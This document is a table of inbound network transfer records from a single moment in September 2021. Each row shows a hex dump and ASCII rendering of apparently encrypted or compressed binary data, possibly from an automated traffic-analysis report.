| 2021-09-28 10:17:55 UTC | 4 | IN | Data Raw: c7 5e f3 87 57 2f a6 92 d4 ef af 96 20 e3 40 34 8a 41 81 34 6a 01 f2 3e b8 c9 d0 da e4 af a0 86 a4 b3 3d 50 b9 ee cb b8 1c d1 10 2d 59 1f 2f 81 44 dc fb 2e 3f db cc e2 08 36 78 36 10 d7 3d 4e 66 c0 b1 91 a0 72 d9 d0 5b 45 c9 04 dc d3 82 eb af 4f a3 27 e3 ee 4c 95 ea 24 17 93 97 31 5c 83 70 c1 fa f4 ab 6b 24 97 39 9e 77 54 e5 db 23 8e 6a a6 f0 5e eb 8e 6d d1 a0 49 4e 76 2c c2 bf d5 f1 7d 2d cc 2d 92 f8 7c dc 76 0a 0b d6 94 48 6b e3 ee b1 f5 6b 82 d0 8b 51 c8 2c 09 29 30 6f 36 83 0d 1b c4 f7 5f f4 8c ca de da 0e f1 ba 37 a6 b6 09 b7 3f 66 94 ab a7 64 44 f2 28 cf 83 d3 32 57 a0 b3 eb ae d8 49 d0 95 bc 32 31 f1 65 c8 64 fa 90 ec 26 fa dd 0c f3 86 8f eb 60 6e 6d 3a b1 81 7a 0c c3 b3 29 c8 1a e2 66 5a 17 c6 6a 94 9d c4 32 50 7c 44 68 b5 26 66 7c f3 ad 05 fd 56<br>Data Ascii: ^W/ @4A4j>=P-Y/D.?6x6=Nfr[EO'L$1\pk$9wT#j^mINv,}--\|vHkkQ,)0o6_7?fdD(2WI21ed&`nm:z)fZj2P\|Dh&f\|V |
| 2021-09-28 10:17:55 UTC | 8 | IN | Data Raw: 5f 7f 0f b6 15 cc 30 a6 42 71 49 c5 3a 2b 6f f0 2f ae c6 46 0b ba f5 54 b0 7f d5 03 b3 9e 8e 02 24 49 7b 15 df 55 78 72 f7 3d 43 39 08 d7 33 74 95 ed d3 dc 19 e0 2a 0e 76 74 ea 9b eb a8 c9 da ed a6 e5 0e 84 fb 1b b8 dd 06 8d c1 81 84 a5 c5 59 16 96 b0 14 67 a3 5d cb f7 25 9c 62 1d b6 4e 56 f6 ff fa fb 3d 8d cd f9 a3 44 8e 33 43 db fb 61 7f 29 5d 56 83 4a c5 92 39 36 90 2e 35 96 9b 26 42 d4 74 30 f2 ee fa 11 c1 d3 99 df 15 55 f4 43 b0 30 a9 7f 68 0c 7e b1 63 a6 d9 6b 2c ef 84 3f f5 69 c3 86 e2 cb e7 33 a5 3d 3a 4d 99 c9 bb f2 5d 16 aa 14 70 5c 2a 49 b5 42 33 7e 7e f8 15 1f 9c 96 e0 7c 4b 5e 7b d8 b0 50 94 39 af 9d e6 32 f0 28 6b a6 84 bd 8d cd 7b 8b e3 58 e7 cd be 65 5f 5f 29 b5 0f bb 25 3b 45 0c 25 45 9a dd 1c 15 8e 60 49 86 77 bb 41 93 ec d2 f6 dc b2 67<br>Data Ascii: _0BqI:+o/FT$l{Uxr=C93t*vtYg]%bNV=D3Ca)]VJ96.5&Bt0UC0h~ck,?i3=:M]p*IB3~~\|K^{P92(k{Xe__)% ;E%E`IwAg |
| 2021-09-28 10:17:55 UTC | 13 | IN | Data Raw: 18 97 40 df 56 92 1a 19 b5 6f 3d 17 72 f4 eb 93 91 f0 61 b4 3f 22 52 04 ae 7f a2 0f 1a 82 55 81 77 71 f8 ba 1b 8a 33 5c 90 aa 3a ff 4f 02 ac e8 66 0e e5 f1 f2 45 f2 2e a5 43 fd d0 b3 a4 c0 64 4f 87 9e 2c 58 62 98 ad 14 53 a0 46 bf aa 14 9c 3e e7 86 f8 02 36 1a 81 ce 7e b9 f7 8d 5b 54 f2 ef 1c c6 0e e6 0d 02 1b 96 9f ca 00 57 85 d8 db a0 8b d6 f3 9a 4f 90 de 02 18 24 fd d3 35 14 cf 79 eb d1 dd 0d cd b8 7d 67 1e 8f 46 d9 42 d0 71 93 86 74 ed 8d dd 34 7f 71 76 64 e9 34 5b 0e eb 57 ec e4 45 4b 8b 00 e7 a7 a4 1c 8b ad 2a 85 ba 25 d6 0f 6e bf f2 ec 1b 97 7d ab 56 1a 77 32 e1 5b ee eb ab f9 a5 20 b4 d3 1f 2e 52 15 e2 bb d6 82 48 d3 db 57 e4 e1 14 20 92 41 75 90 85 be 1d 9a be 72 94 85 8f ba e4 6f 8d 22 70 a8 b7 fc 76 29 13 fa d5 ab 51 6d 42 b1 42 7c f1 6c cb 5f<br>Data Ascii: @Vo=ra?"RUwq3\:OfE.CdO,XbSF>6~[TWO$5y}gFBqt4qvd4[WEK*%n}Vw2[ .RHW Auro"pv)QmBB\|_ |
| 2021-09-28 10:17:55 UTC | 20 | IN | Data Raw: 25 02 f7 3e 6e d9 85 d4 17 f1 9a ad b9 79 79 f0 34 50 b0 b3 82 1b ff a2 e1 cf 0a 8d ba ae ef 4f 87 8d 5d 52 fd ca 25 80 46 ea 69 10 39 d9 7b d9 02 31 96 a5 bd 9f ea 33 e4 28 c4 ee 71 f9 63 ab 20 b0 c0 1b 09 06 18 38 aa 2c 63 17 03 c1 37 95 24 28 63 5b 48 8c 48 e3 aa 29 0d fa f0 15 dc aa 76 05 c2 9d 7d e2 4a 3d 4f ec 3c 15 f2 1f 54 84 44 50 59 5d 17 b8 24 62 1f 9e c4 60 99 a7 a3 4b d1 c8 09 d9 d8 4b d1 f1 73 a4 53 f9 24 5d df 88 a4 e5 8e 50 6c de 30 7f 82 13 80 9e 51 f4 67 cb f6 1b 8b 07 99 c6 49 b3 53 ff d3 ac 7e 73 23 92 b0 15 8d 83 db 48 18 40 be 73 36 dd c7 2a d5 b9 a1 e3 3c 24 4d ff db ed 05 8a cf a2 0a 1f 1c 18 7d 96 60 c6 bb 35 29 99 db 4e 29 af cf 22 b3 e8 25 d5 a1 bd 31 a7 92 b1 97 71 78 3e 63 f4 70 66 c1 c0 33 1e 02 66 75 e5 bd bb 63 38 81 a0 0d<br>Data Ascii: %>nyy4PO]R%Fi9{13(qc 8,c7$(c[HH)v}J=O<TDPY]$b`KKsS$]Pl0QgIS~s#H@s6*<$M}`5)N)"%1qx>cpf3fuc8 |
| 2021-09-28 10:17:55 UTC | 28 | IN | Data Raw: 14 be 90 11 96 2b d2 f1 96 a9 d2 d8 2b ae 96 5c 25 33 90 0d 10 c2 b9 2b 4b 84 15 54 4d 26 54 6f c5 35 81 c2 f3 2c 36 94 3d 42 98 d6 ec 0c 4d a5 97 0b e1 b5 2a 01 e8 8d b8 8a c9 40 55 de 2c 29 26 78 4a 08 8e ba 84 b8 f3 e5 d1 3b 13 00 e0 17 16 57 0e 5d 6c c2 aa 7e 39 37 a7 a8 76 8e 45 4b ea 55 eb db ea a5 3b 4a 30 77 07 8f b4 db 6f 59 c1 d5 95 e4 38 79 ae 2b a7 f2 a7 66 b9 a0 b2 e5 2d b4 1c 33 41 ca d4 2d d3 25 f3 96 be b2 07 8e 72 70 d2 1a 01 88 09 6a 5d e3 f2 9b 64 cd 02 00 b9 17 51 d0 38 5f 45 10 53 ad 31 35 ea 2b f9 26 df 44 21 fa 16 26 76 5f 0b 46 25 4b da 4d 8f 76 43 20 9e f6 1f ca d6 e4 de a5 a7 ba 56 91 9a 1d 71 f6 0d 63 9a 40 9f 70 5c 42 af b2 1b 36 36 70 5e 50 d7 9a 6e b2 a4 5e ee 3f d8 17 4c f5 57 4a 63 46 86 16 51 ec 71 34 be 55 75 b1 ba e4 f3<br>Data Ascii: ++\%3+KTM&To5,6=BM*@U,)&xJ;W]l~97vEKU;J0woY8y+f-3A-%rpj]dQ8_ES15+&D!&v_F%KMvC Vqc@p\B66p^Pn^?LWJcFQq4Uu |
| 2021-09-28 10:17:55 UTC | 38 | IN | Data Raw: 21 57 4c a1 7d 4e 5b 08 dd e3 28 9e a6 38 04 58 76 5f db be db 3b ba 60 69 af d3 3a e2 36 57 13 5c 0b 2f d4 df c2 5c 3f f1 1a 7d 5b 17 36 b3 8c 53 bf ba 53 6e fb a5 96 c3 15 54 fb cb b5 b4 db 0c c9 8f 1a c6 c8 ba 70 42 96 73 c6 6f fb 45 41 39 58 1f 0e 03 f8 58 63 30 d2 48 6a 6c bb 92 d9 e7 b2 9b 27 8d 03 20 79 25 a6 4e cb b0 8d bd b8 3f ba 11 51 33 57 25 6a f9 4a 85 0b 3f 55 b0 3f ef 85 31 92 28 6f a1 a8 83 0e f0 61 7a be b1 3d aa ef 1c 4f 03 67 a7 d3 aa 69 0a 07 71 cd b7 57 37 77 0d da 4d 32 e9 56 d0 c6 d9 24 ee 03 5c 16 7a e2 de 97 df 19 06 69 89 0b 7b 25 39 b2 97 ac dc 23 ee 54 37 24 4e a5 b2 37 60 fe d7 0f 77 fb 61 97 d7 c6 fd 73 78 24 bc 91 55 1f 8a ec 7d cb 96 a6 44 77 d1 8f a1 97 70 9f 55 e0 9e 08 62 58 11 43 6b 02 84 f5 40 2a 3e d6 4f ed a2 e4 23<br>Data Ascii: !WL}N[(8Xv_;`i:6W\?}[6SSnTpBsoEA9XXc0Hjl' y%N?Q3W%jJ?U?1(oaz=OgiqW7wM2V$\zi{%9#T7$N7`w asx$U}DwpUbXCk@*>O# |
| 2021-09-28 10:17:55 UTC | 39 | IN | Data Raw: fb ea 55 9d 13 b3 9a 30 40 13 71 21 71 9e 1f ed d0 73 9c 63 c0 5a 9d 4e 7b d6 e6 0b 9e ed 1e 51 8e 6c 31 83 b3 76 46 1b d1 e9 7e 1b 08 7e af 3b 8e f4 6a 04 51 82 97 4d ab 71 ea 99 57 fc 97 e0 b2 3a 47 b6 c8 41 64 44 b8 cd c7 75 f3 8a 74 f1 8e f8 bc 3c ee a1 67 57 17 89 2d fc 12 e9 a3 e0 2b 6f e4 9b f3 75 c2 5a 6e f9 eb 38 3a 15 dd ae 74 02 4a fb 75 fa 05 dc 5a 37 8d 72 5e 65 7e 6a e8 6e b8 93 0c 24 c9 6b d7 35 46 76 24 f4 96 8b 83 bf 77 49 31 31 0c 1c 04 ac 0f 2c 96 8f 04 71 62 f1 d6 91 8c 82 68 d3 ff c6 c2 ec 18 8e 35 75 5d fc 97 20 d3 74 4c d9 b1 d2 09 0e 1c 72 ea 48 90 33 1e ae 79 ed 68 14 cf 41 8e d8 2b a7 0c 1d 31 7d ce 62 5d 81 60 24 50 63 2f e3 72 39 5e 43 9a aa f3 69 31 6f 5f 88 6a ce 80 63 b2 fb cc 30 f0 f8 09 29 8e 48 7c 4a d8 54 7b 65 79 90 56<br>Data Ascii: U0@q!qscZN{Ql1vF~~;jQMqW:GAdDut<gW-+ouZn8:tJuZ7r^e~jn$k5Fv$wl11,qbh5u] tLrH3yhA+1}b]`$Pc /r9^Ci1o_jc0)H\|JT{eyV |
| 2021-09-28 10:17:55 UTC | 50 | IN | Data Raw: 21 3f e1 14 14 39 fb 73 27 c9 65 30 79 80 73 77 2f 34 d4 35 53 31 61 4a a6 2e 1c 00 77 d7 e9 05 b0 21 7e 91 65 19 75 c6 1e 47 7d 12 68 c8 69 44 ae 3e 5b 4f 5e 3c 48 a5 9d 15 ba fd 90 d3 ed 45 a9 d8 5f 6c e9 e2 50 ab c3 fa a4 93 e1 ac a2 85 c3 c2 b7 7a 0e f4 b9 88 b5 8e 5c d3 81 f6 d8 c4 43 51 d7 50 a8 66 3f 27 2e d2 bf ab 33 5b a1 ed cb e9 33 a9 ba 71 b6 c1 36 86 91 76 6b 07 76 76 67 fb 3b d7 bc b8 b8 6f dc 67 e9 6e 8b dc 7a 94 da dc da f8 9c 9a 77 30 1e 2c e7 db ed 0d d9 4c 3c 35 2a 75 4d bc 64 af e4 97 6f 35 7b ee 91 dd ee 7a 32 7e a1 14 34 ca 11 bf 74 35 c4 56 12 99 27 53 1e 6d 18 61 8c f6 3a 9b b9 2c 15 4f ab f9 02 af 54 16 05 bc 58 96 47 2e b5 52 be e8 36 57 26 52 ea c1 df 22 b2 a4 a6 2e 32 88 23 af 89 b0 8a 28 23 63 eb 83 a6 d9 6b 83 32 9d 71 dc 7d<br>Data Ascii: !?9s'e0ysw/45S1aJ.w!~euG}hiD>[O^<HE_lPz\CQPf?'.3[3q6vkvvg;ognzw0,L<5*uMdo5{z2~4t5V'Sma:, OTXG.R6W&R".2#(#ck2q} |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-28 10:17:55 UTC | 63 | IN | Data Raw: f0 99 ed d0 c1 2c e1 44 ac af c6 10 04 24 47 4a 89 42 af ed b2 d6 e4 91 b0 eb 71 99 82 2c 7c 38 ed f7 c8 c2 ca cb 6e bf 29 c6 e9 d2 39 75 0e 00 57 8d 76 6c ac e8 24 4b ae 6b 68 17 8a d4 ae 5f 79 35 26 71 9a e0 8b 7b 2c d2 01 16 8c 7c 4c 03 b3 37 e3 1a f2 3b 16 e9 24 a4 3f 18 65 6a ff 91 ef a6 f2 f6 f8 e2 02 8c fd ed a2 1e ee 80 31 9f 75 de 75 30 0b 31 3b 9d 58 91 03 f4 5c c7 41 8c af 9c a3 e0 6c 8a a6 07 2f e7 ed 9c e7 82 db 99 dd 80 be ae c0 33 3a 61 0e cc 29 27 79 74 67 e8 1b 8c 18 9c 2c 0f 79 bd b0 6d 5d 60 5e b3 a3 f1 08 44 df 5d 43 45 cd ff ac ae 0b 2e 2a 2d 9b a9 aa bb d0 47 4e fe 74 f3 e6 1f c2 cd 0c a5 b7 3e b9 d0 36 2a 7c 6c f6 54 b5 59 8b 89 12 8d 42 b4 8e aa 89 99 d7 69 f8 40 2c 89 67 e2 5b 69 81 33 73 49 fc 84 58 e4 e3 8c b3 51 9a 40 8a 56 ea<br>Data Ascii: ,D$GJBq,\|8n)9uWvl$Kkh_y5&q{,\|L7;$?ej1uu01;X\Al/3:a)'ytg,ym]`^D]CE.*-GNt>6*\|ITYBi@,g[i3sIXQ@V |
| 2021-09-28 10:17:55 UTC | 64 | IN | Data Raw: 9f 59 52 f1 b9 47 11 37 64 8e 4d f2 02 63 77 b5 31 8c b7 87 4e c4 c1 1d 50 67 db 0c a3 fe 52 0d e6 97 33 0f 13 f1 1d 28 3f a9 29 b0 8d 6d ba c4 02 6c 91 42 32 54 f7 17 91 2f 6b 9d 33 2f fb 1d 12 b6 58 96 79 2b f1 cd 8f 44 ee 2c 0a b3 52 ca ef 2c 03 23 d5 b6 5b 2b 38 81 ab 05 56 a9 0b ec dc 9a 2f 28 fe 67 6c 5f 99 2e 0e 46 50 87 62 47 83 2e 63 14 03 07 6f 1e 86 b4 76 7e 7b 02 de 71 91 1c bc 97 f2 41 b9 fe ef 94 f9 2a 9f b3 72 31 7f 9c 2d 1f fc b8 c5 dc 61 af 03 30 f0 08 ae 1a 73 07 88 28 9c c6 1b d0 0a b8 92 2c 4d c1 4a 5b d0 73 51 40 75 de ee 3a 27 e1 99 1f a9 b3 f9 c5 5f 90 b2 ad 17 0e 22 c0 72 a0 62 46 68 81 ba 58 9d 48 12 5a 88 16 9f 4c 97 6f 8f 03 a7 65 67 71 d2 e4 eb 82 5f 64 7b 79 48 2e da 64 86 63 23 35 9f 71 87 c1 4f 14 85 c6 05 fb 10 fe 2c 43 55<br>Data Ascii: YRG7dMcw1NPgR3(?)mlB2T/k3/Xy+D,R,#[+8V/(gl_.FPbG.cov~{qA*r1-a0s(,MJ[sQ@u:'_"rbFhXHZLoegq _d{yH.dc#5qO,CU |
| 2021-09-28 10:17:55 UTC | 79 | IN | Data Raw: 9c a2 b9 95 c6 b3 35 08 aa c7 0a 80 51 81 26 46 d5 c8 cb 9d ad 85 0e 2e 49 4d ee 78 fd 4f 0e d7 f6 72 19 d5 06 86 9b 45 1b b5 4d 28 32 22 92 cf 35 10 c8 4d c5 a6 0b ae ac a5 20 13 bf 57 f9 e1 50 1e 7b 83 1b 82 73 43 f2 f4 13 30 20 fa 84 12 f3 c6 5f c6 a4 f3 d2 1f ac 38 e4 f9 7f ef 73 88 04 38 f2 52 cd c2 31 05 e5 2c ee d0 63 59 af 14 7f f7 e5 03 59 7b e8 09 fc 02 5f 59 89 58 85 a5 64 cc 1f 45 73 c8 0c 28 f8 67 3a 88 1a f6 9f 11 10 5c 26 98 d9 c2 b7 ec de 3a 20 c2 b4 ef ac 0e 29 d5 61 4f 35 0c 24 5d 36 6b 21 92 22 61 ba 21 c9 b8 5a 14 f8 d2 31 a9 05 94 b9 55 57 c2 92 6a 48 ef 7d f4 9d 22 33 f1 59 8f d0 e8 8a ef e0 bd 25 96 fb 15 5e 0f f6 ca 44 e2 0b db 48 f8 b9 bd 07 13 70 33 00 59 03 64 c2 5a 30 21 60 09 36 ea be 4b c6 6a 74 c7 04 7a e1 77 3d f3 20 b4 da<br>Data Ascii: 5Q&F.IMxOrEM(2"5M WP{sC0 _8s8R1,cYY{_YXdEs(g:\&: )aO5$]6k!"a!Z1UWjH}"3Y%^DHp3YdZ0!`6Kjtzw= |
| 2021-09-28 10:17:55 UTC | 95 | IN | Data Raw: 6b 8c ba c7 9c ca fc 9f 51 67 4e 3f 79 a1 92 15 df 71 d9 10 e0 9b 1e df 8b c0 d2 59 7b dd ae 41 b2 8e 80 31 1b c5 3e ed 4f 55 b2 8d e1 77 6f cd 05 15 e7 40 80 3a 72 87 44 cb c0 65 a3 dd b1 25 49 29 9a c2 cc 67 ef 0c af 0c d3 55 9e 4e 0f 11 e5 61 8a d6 8f 74 37 66 42 61 9f 73 da 56 57 93 d9 92 08 e1 13 02 fe 5b 96 8b 78 8e a4 e4 9f ff 45 31 d6 94 fc f9 02 56 13 56 65 c3 82 c1 d1 39 78 6c 96 4b 6d 44 10 fb 2d a6 5b df 04 f1 e2 67 14 21 9d d4 52 b2 92 24 12 37 88 95 77 f6 fb df 77 96 37 b0 9a 42 21 0e cf f7 34 aa f2 5a 7a f3 99 14 a0 53 8d 93 35 2b 98 95 ff 8f be 5a 48 a2 3f bd f7 01 02 c4 1a 30 96 2e 18 53 e1 2b ca eb e1 75 4e 46 03 0d 30 e9 93 da f2 da 9f db 1d d0 19 aa e5 4e 14 0c a0 cd f7 99 f9 22 4e fb ee 84 05 15 97 af fa 8b 74 c6 08 dd f8 fa 2c 46 06<br>Data Ascii: kQgN?yqY{A1>OUwo@:rDe%l)gUNat7fBasVW[xE1VVe9xlKmD-[g!R$7ww7B!4ZzS5+ZH?0.S+uNF0N"Nt,F |
| 2021-09-28 10:17:55 UTC | 96 | IN | Data Raw: 3b 76 2e 45 6e 62 80 00 bf b2 79 0c 1e d7 63 04 90 91 ba c1 b5 a9 de 38 05 e1 72 5d d1 6f 6c 1d d1 24 63 6c e1 2d 3f 9f c9 57 60 9c 5a 5d 1f 1a 3d d6 5b b0 b1 c3 d9 c6 bf 45 d9 d2 80 2d 59 4b 08 70 cf c6 d3 aa 96 51 34 25 ef 52 39 f7 cf 39 f0 eb 56 09 9e 7b 53 17 13 b9 f2 2e 5d 3e fc 8e 5e 0f d1 83 6c 8b 7c f0 1b eb f8 df 42 c2 cd a0 86 6d 33 1b 39 50 84 2b 25 bc d1 d7 3b dc 6b 5a 54 4f a9 25 d0 82 62 c7 76 38 18 4c 60 f5 0f 55 51 31 f5 a4 1f 55 5a c4 83 38 64 d9 de 86 4e 85 53 34 7a 83 a9 d0 c5 c6 43 73 e8 e8 41 0c c7 b5 bb e1 f0 68 f9 02 2d d1 ac f9 ba 4b 52 fd 03 01 6f 9d 47 4d d9 67 b8 ea a0 88 bd 93 9c 7e e4 b0 e9 80 06 6a bb ba 9d 65 1a 05 cf 70 5a 03 f2 85 d1 70 80 60 12 46 a5 d7 a6 7e c0 ff 9e db c1 de a7 25 d7 0d 74 04 b5 12 1b cd 6b 69 8b f0 e3<br>Data Ascii: ;v.Enbyc8r]ol$cl-?W`Z]=[E-YKpQ4%R99V{S.]>^\|Bm39P+%;kZTO%bv8L`UQ1UZ8dNS4zCsAh-KRoGMg~jep Zp`F~%tki |
| 2021-09-28 10:17:55 UTC | 112 | IN | Data Raw: 9c 52 d0 3a be 61 a8 b6 91 b3 83 50 e5 e9 30 45 b0 95 cd 92 39 8b 2e 3f 4a 88 c9 46 4d 57 63 e8 cf b1 03 ea 3e 2a 33 e0 11 f2 13 6f d9 16 60 37 8e e6 d0 a3 e3 e3 4a 44 68 09 74 4e fc ce 2f 55 e3 21 15 bf 36 59 0f 16 12 06 2e d9 7f 15 f5 bb e2 41 32 7d 2d 7a de c3 77 b4 c0 eb 0b 29 26 4b 2c df af 26 51 99 7b cb 70 22 36 7d 95 3c 8d 23 b2 ee c2 bb 2e 58 85 46 95 27 3c 89 62 e7 bc b2 7c 8c 24 24 a8 1f 72 21 3d f0 ac ad 31 af d9 8b e7 ed cf 65 54 4a ba f3 69 d8 c9 16 98 24 a4 d5 3d 51 42 12 95 44 44 f6 a9 35 a6 ab f1 12 20 1c a2 3c 92 a5 7a a3 42 ff e8 aa bf 10 a5 06 89 84 ec 47 05 16 34 68 8c 3d f5 56 87 02 06 5d 0b e0 6b a6 77 6c 6f 3d d7 be d5 32 7b f7 2c fd ec 56 b3 87 13 80 20 5f b2 ea 15 a8 ec 34 ff 69 b1 9c 29 8d 68 ea 3b 90 6c 89 56 e1 68 ba 4c a5 3c<br>Data Ascii: R:aP0E9.?JFMWc>*3o`7JDhtN/U!6Y.A2}-zw)&K,&Q{p"6}<#.XF'<b\|$$r!=1eTJi$=QBDD5 <zBG4h=V]kwlo=2{,V _4i)h;lVhL< |
| 2021-09-28 10:17:55 UTC | 128 | IN | Data Raw: eb b9 db c5 5a e2 38 7f d8 9d ee 33 41 1a 60 f0 e4 74 1d 55 b5 69 ef 02 b5 87 08 d3 9c 7f ea bc eb 98 9d 84 1e b5 ca de de e2 20 be 56 57 de 61 b2 27 66 c2 f9 47 5a 50 46 92 72 6b 64 4a 11 7d 5d 03 e6 82 6a c8 a8 68 b2 06 ee 38 b5 3a 3d d7 3f 3a 7f b4 5a 3d 54 de b9 9e 17 c5 d8 29 4c 4e 00 48 f9 1b 94 a5 8a 56 7c 45 a8 30 a9 f7 d7 e7 8b 5d 3f 84 7d 75 3f 2b dc 3d b8 93 b0 57 0a 3d be 7d 39 76 a2 19 2c 5b c4 d0 cf 13 47 3c 0c 7f a0 b6 46 5b c9 74 ed f9 dd e0 c2 78 a9 b6 4b 0e f3 a2 55 74 2c 8b 17 0d 7e f3 1e 79 3e 12 91 47 a4 02 5b b3 a3 1b 21 67 39 a2 4b 1c 5f a9 6c a5 41 b5 ad 9f 51 d9 a7 6e 9e 8b 7f a9 8e 24 c0 c8 6a f3 7b cb 7b 5b ea 02 f6 a5 eb a3 93 f8 1f 0e 49 42 e3 f8 5f a0 63 05 d8 ec 03 9f 28 62 7f bc c4 a3 0d 4a 16 f8 62 8d 34 6e 78 a7 2f f7 47<br>Data Ascii: Z83A`tUi VWa'fGZPFrkdJ}]jh8:=?:Z=T)LNHV\|E0]?}u?+=W=}9v,[G<F[txKUt,~y>G[!g9K_lAQn$j{{[IB_c(bJb4nx/G |
| 2021-09-28 10:17:55 UTC | 144 | IN | Data Raw: 3f 62 1c 10 d4 a9 c5 82 35 35 b9 d2 7e 13 b8 1a 5b 6f 1b 5f ce f9 83 c3 0c bc 7e db 6b 9d e4 de d3 71 51 a5 b3 8e c8 b3 2e 3a 92 b2 77 32 68 05 bd 6f cb 52 b4 33 af 6f 43 b8 19 41 c0 4c 84 d2 ce 16 74 da a8 d5 30 28 55 35 4b fe 22 97 44 a7 6a 20 5b 69 49 f0 49 2b e7 7e 8c cc a2 5f 55 fb 35 d8 f2 4c 28 64 7f 48 c7 bf 6f 2b 5b 77 28 a1 2f e4 c3 4f a3 7c df b8 5b 6d ab b8 0e 0f 0b 57 f1 c8 78 a5 6c 08 f7 c4 79 3c 98 8f a9 bf 64 1e f4 57 f1 79 09 dd 39 ad ef 74 6a c3 ac 76 7c 7f f6 29 37 27 7c 13 b3 9a 8c b0 90 f8 ca 6e 3c 22 d2 93 54 b2 68 bb 0d 40 67 c0 04 ba f8 38 0f 43 63 ce 19 e2 31 73 f2 f8 d8 70 34 df 33 5c 83 2e f9 c8 7b 16 e5 22 d3 8b c3 9d 2e 67 f9 23 75 4d ba c6 bc a9 b0 f8 6a 98 2b 6c 2c 6e eb 6c 45 11 17 72 fc e7 5a fa 25 a4 8d 0d bf 26 c0 4e c1<br>Data Ascii: ?b55~[o_~kqQ.:w2hoR3oCALt0(U5K"Dj [iII+~_U5L(dHo+[w(/O\|[mWxly<dWy9tjv\|)7'\|n<"Th@g8Cc1sp43\. {".g#uMj+l,nlErZ%&N |
| 2021-09-28 10:17:55 UTC | 160 | IN | Data Raw: f1 6e 97 f3 8a 46 1e 3f d6 bb ca 51 36 50 de d3 c5 77 59 91 da 7b 0e 6f 4e 60 d4 ac 7a d2 40 bd 55 37 0f 43 17 56 a8 87 4c a4 8a 3d de 08 74 09 bf 22 44 62 3f 29 dc 8e 11 95 9c 06 4f fa f4 3a 55 64 3d 8c d0 67 4d bb ca 47 85 03 18 fa cf f8 2c 2f 01 2c 2a 6d 02 31 33 1e 30 ef 15 95 b1 23 8c f4 f5 49 f5 99 4b 02 c7 c1 1a a8 65 46 ac 4e 0f d6 96 a4 f2 43 20 fb 1a f5 e5 27 2d ad 04 35 e4 d6 e3 b6 ca 8d d2 2d 72 05 75 eb b8 88 80 5d b7 b5 93 20 d4 f8 4a 34 38 7e 9e ba 1f 7e ff 80 15 01 52 9a 42 5a 70 c9 73 1b d2 88 fa e6 39 05 b7 d9 d4 f7 4b d6 f1 bb 91 7b 54 56 2a c0 03 1e 9a eb 0d e2 b6 f2 f4 aa 53 ac 1c 47 85 8f 4d bd 3d 9c 7f 18 76 4e 16 7b 7e 9e a3 c3 be b6 8f ac ea c6 2b 81 d9 9d 7a 42 21 49 06 c7 c8 d4 6a d1 7f a5 b6 df 3d 23 ea 30 98 f6 03 8d 15 81 93<br>Data Ascii: nF?Q6PwY{oN`z@U7CVL=t"Db?)O:Ud=gMG,/,*m130#IKeFNC '-5-ru] J48~~RBZps9K{TV*SGM=vN{~+zB!Ij =#0 |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-28 10:17:55 UTC | 176 | IN | Data Raw: 8a 15 4f 7c d7 69 aa cb 59 e2 0a c6 b8 5a 58 c2 2e c7 4a d3 f5 88 01 f7 8d c6 fe f9 cb 2e 5e e9 6f 12 04 21 e3 bb 44 01 40 29 25 08 ee 2c 8e fd 0a d5 60 05 57 ec ab 01 44 c4 fc 0a b8 fe e0 91 69 cc 05 aa a9 ea 3f 81 f8 e1 cc 3a e3 e2 e4 3b a0 71 e5 12 08 35 47 c9 3e bd 16 0e 20 0e 69 97 2d 49 f6 6b c9 cb 5c db fa 8c 8a 99 26 f7 72 4c d7 40 f5 92 2a de 76 5e 91 ba d7 21 05 50 13 d2 91 da d2 7c 6c fe 6a b1 e4 dd 7c bd fc a6 43 95 af f0 e9 68 c1 11 1b a6 41 95 e1 3e c2 ba 99 aa c4 f3 88 04 17 ef d0 75 b8 e9 e2 0d 41 bd 59 aa 01 0d 3f 0e 7b 5a 2e b7 95 e9 46 46 1e c0 d9 34 14 47 24 50 3f 0e 62 32 58 05 7a 8a 2e d2 9e ac ab 9b 1e 6a b7 78 a3 58 23 ce 9c 2e 1b e8 01 6a 61 20 4e b8 db a4 aa 97 68 1d bb 55 40 5f 4f 42 b9 1c cb 41 5f ec be 37 50 82 59 ed 3f a9 02<br>Data Ascii: O\|iYZX.J.^o!D@)%,`WDi?:;q5G> i-Ik\&rL@*v^!P\|j\|ChA>uAY?{Z.FF4G$P?b2Xz.jxX#.ja NhU@_OBA_7PY? |
| 2021-09-28 10:17:55 UTC | 192 | IN | Data Raw: 6c fb 9d 74 97 a9 1f 9d 66 e8 85 53 77 5c 81 ae 3a 75 16 28 8e 9d 41 01 03 81 4b e9 c3 89 4d f0 75 60 9f 0b 24 70 fe b2 25 d6 b2 0a 6f 1f 9c e1 15 60 03 91 c8 45 b6 13 63 ce be fb c2 5d 97 50 83 90 8b 73 8d 67 8f 10 bb a1 86 b7 7a 0a 8b bb d6 18 23 db b1 9c 1c d3 00 eb f3 18 31 10 56 d5 32 a3 41 50 b3 4c f9 5f d1 bf d0 dd b7 bf 6b b2 87 ec 37 52 93 61 39 70 df bf 2e 81 44 2b 80 80 df 01 f0 8d b4 49 7b 4b eb 43 95 7c e7 90 6e d0 a9 33 69 d7 76 e9 ac c1 d8 10 8e 9b 46 a6 5e a4 31 da f9 a9 cf 02 25 1c e9 c5 a5 58 51 5c ce 0b 58 3e a7 4f c0 90 7a 45 16 fc 9d 7a cd 83 27 2b 7b d8 89 b1 45 4e eb 5d 41 2d b3 20 96 91 85 75 12 6f 82 97 5d ea 0c 00 af 15 80 f2 80 85 1a 22 be f2 6d fe a5 42 db 4a c2 62 02 27 2d d3 07 76 72 09 0f 06 bf 02 81 ab 5c e4 90 ce 14 ed 00<br>Data Ascii: ltfSw\:u(AKMu`$p%o`Ec]Psgz#1V2APL_k7Ra9p.D+I{KC\|n3ivF^1%XQ\X>OzEz'+{EN]A- uo]"mBJb'-vr\ |
